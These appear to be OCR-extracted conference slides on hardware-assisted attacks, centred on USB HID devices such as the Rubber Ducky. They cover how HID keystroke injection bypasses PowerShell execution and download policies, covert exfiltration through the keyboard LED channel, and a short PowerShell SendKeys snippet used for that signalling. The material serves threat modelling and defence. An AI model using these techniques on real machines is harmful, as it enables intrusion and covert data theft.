Platform Security


Tomáš Rosa
Head of Cryptology and Biometrics Competence Centre of Raiffeisen Bank International
Department of Algebra, Faculty of Mathematics and Physics, Charles University in Prague

“Secure hardware enables secure software, not the other way round.”


Reliability, not Perfection

- We do not require the computer platform to be perfect
- We need to have a clearly defined system security policy
- We shall be able to rely on the HW obeying that system policy
- The operating system than strives to compensate the weak points while empowering the strong ones


Purely User-Space SW Attack Model



Evil HW Attack Model



HW-SW Attack Model




USB-HID

"In March 2020, the FBI issued a warning that members of the FIN7 cybercrime group … Packages have been sent to employees … a package in the mail which contained a fake gift card from Best Buy as well as a USB flash drive … When tested, the USB drive emulated a keyboard, and then initiated a series of keystrokes which opened a PowerShell window and issued commands to download malware to the test computer, and then contacted servers in Russia."

-- https://en.wikipedia.org/wiki/BadUSB , 2025-10-02

Hak5 - Popular Red Team Toolbox Gadgets



USB Human Interface Device
- massively exploited attack vector

- Falsely considered as an innocent mouse and keyboard
- Inherently trusted by both computing systems and users
- In reality, this is a **robust bidirectional interface capable of many malicious activities**
  - data infiltration / exfiltration
  - malware injection
  - remote station control

USB Rubber Ducky, 2022 version

USB 2.0 High Speed, A/C connector, HID and-or MASS STORAGE class

HID typing 150 chars/second, excellent boot time < 220 ms

Listens also to HID OUT endpoint for LED indicators broadcasts, simple modem is included with the base firmware

Payloads and exfiltration results stored locally on SD card and/or wherever else the Host allows

Plausibility Analysis

1. Plausible, both attended and unattended / dormant scenarios
2. Inclusion of HID OUT allows for a covert exfiltration of small data through USB firewall; exfiltration speed estimated at 15.2 bps
3. Detectable heuristically on a device layer due to its somewhat exotic nature; O.MG cable detector does not apply - it can only tell this is an active device, but this is obvious
4. Besides (theoretical) detection, there is no robust prevention on the USB device layer, needs to be coped with at upper levels - USB application layer and higher

The Power of PowerShell on HID Injections
- Threat Model Update Required

- HID emulation is equivalent to dot-sourcing of large ps1
- This effectively bypasses execution and network download policies
- The simple plain vanilla PowerShell command line is as powerful as a long ps1 script file that might have been blocked otherwise, now


- `Restricted`
  - The default execution policy for Windows client computers.
  - Permits individual commands, but does not allow scripts.
  - Prevents running of all script files, including formatting and configuration files (`.ps1xml`), module script files (`.psm1`), and PowerShell profiles (`.ps1`).

-- https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_execution_policies?view=powershell-5.1

PowerShell in LOLBIN Terrain

- Besides its own commands and scripts, PS can invoke
  - classes and objects from .NET runtime
  - COM/DCOM
  - executables and libraries from Win32 user space
- One script to rule them all…

Distributed Parallel Processes in General



LED Reflection in General
- Powerful Interplay in between PowerShell and Ducky Script

- **Suitable for both attended and unattended scenarios**

```
# add the System.Windows.Forms .NET namespace
Add-Type -A System.Windows.Forms

# let
# $signal = "%{CAPSLOCK}" for option-1
# $signal = "%{NUMLOCK}" for option-2
# $signal = "%{SCROLLLOCK}" for option-3
# $signal = "" for option-4 as this is also a signal

# invoke SendWait static method of SendKeys class
[System.Windows.Forms.SendKeys]::SendWait($signal);
```

